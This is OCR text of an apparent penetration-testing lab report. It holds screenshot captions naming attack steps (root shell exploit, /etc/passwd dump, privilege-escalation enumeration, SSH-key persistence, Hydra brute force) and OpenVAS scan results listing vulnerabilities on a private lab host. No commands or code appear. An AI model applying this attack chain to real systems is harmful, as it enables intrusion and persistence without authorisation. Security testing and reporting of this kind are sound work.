
Screenshot-04: Exploit Shell Root




Screenshot-05: /etc/passwd Dump




Screenshot-06: PrivEsc Enum




Screenshot-07: Persistence SSH Key




Screenshot-08: Weak Cipher SSH Login





Screenshot-09: Hydra Attack





Screenshot-10: OpenVAS Scan Screenshot






OPENVAS SCAN - Results
192.168.0.11/results?filter=task_id%3D8b560141-0572-4825-8245-950ba5927ac2
OPENVAS
admin
Dashboards
Scans
Tasks
Reports
Results
Vulnerabilities
Notes
Overrides
Assets
Resilience
Security Information
Configuration
Administration
Help
Filter task_id=8b560141-0572-4825-8245-950ba5927ac2
Results 78 of 2026
Results by Severity Class (Total: 78)
Log
Low
Medium
High
Results by CVSS (Total: 78)
1 - 10 of 78
Vulnerability
Severity
QoD
Host
IP
Name
Location
EPSS
Score
Percentile
Created
SMB NativeLanMan
0.0 (Log)
95 %
192.168.0.18
139/tcp
N/A
N/A
Thu, Nov 27, 2025 7:50 PM Coordinated Universal Time
SMB/CIFS Server Detection
0.0 (Log)
80 %
192.168.0.18
139/tcp
N/A
N/A
Thu, Nov 27, 2025 7:50 PM Coordinated Universal Time
OS Detection Consolidation and Reporting
0.0 (Log)
80 %
192.168.0.18
general/tcp
N/A
N/A
Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
Greenbone OS 24.10.6


OPENVAS SCAN - Results
192.168.0.11/results?filter=task_id%3D8b560141-0572-4825-8245-950ba5927ac2
OPENVAS
admin
Dashboards
Scans
Tasks
Reports
Results
Vulnerabilities
Notes
Overrides
Assets
Resilience
Security Information
Configuration
Administration
Help
Filter task_id=8b560141-0572-4825-8245-950ba5927ac2
Results 78 of 2026
Results by Severity Class (Total: 78)
Log
Low
Medium
High
Results by CVSS (Total: 78)
1 - 10 of 78
Vulnerability
Severity
QoD
Host
IP
Name
Location
EPSS
Score
Percentile
Created
Webalizer Cross Site Scripting Vulnerability
7.5 (High)
80 %
192.168.0.18
80/tcp
N/A
N/A
Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
Deprecated SSH-1 Protocol Detection
7.5 (High)
80 %
192.168.0.18
22/tcp
N/A
N/A
Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
SSL/TLS: Report Vulnerable Cipher Suites for HTTPS
7.5 (High)
98 %
192.168.0.18
443/tcp
N/A
N/A
Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
Greenbone OS 24.10.6



OPENVAS SCAN - Results
192.168.0.11/results?filter=task_id%3D8b560141-0572-4825-8245-950ba5927ac2
OPENVAS
Dashboards
Scans
Tasks
Reports
Results
Vulnerabilities
Notes
Overrides
Assets
Resilience
Security Information
Configuration
Administration
Help
Greenbone OS 24.10.6
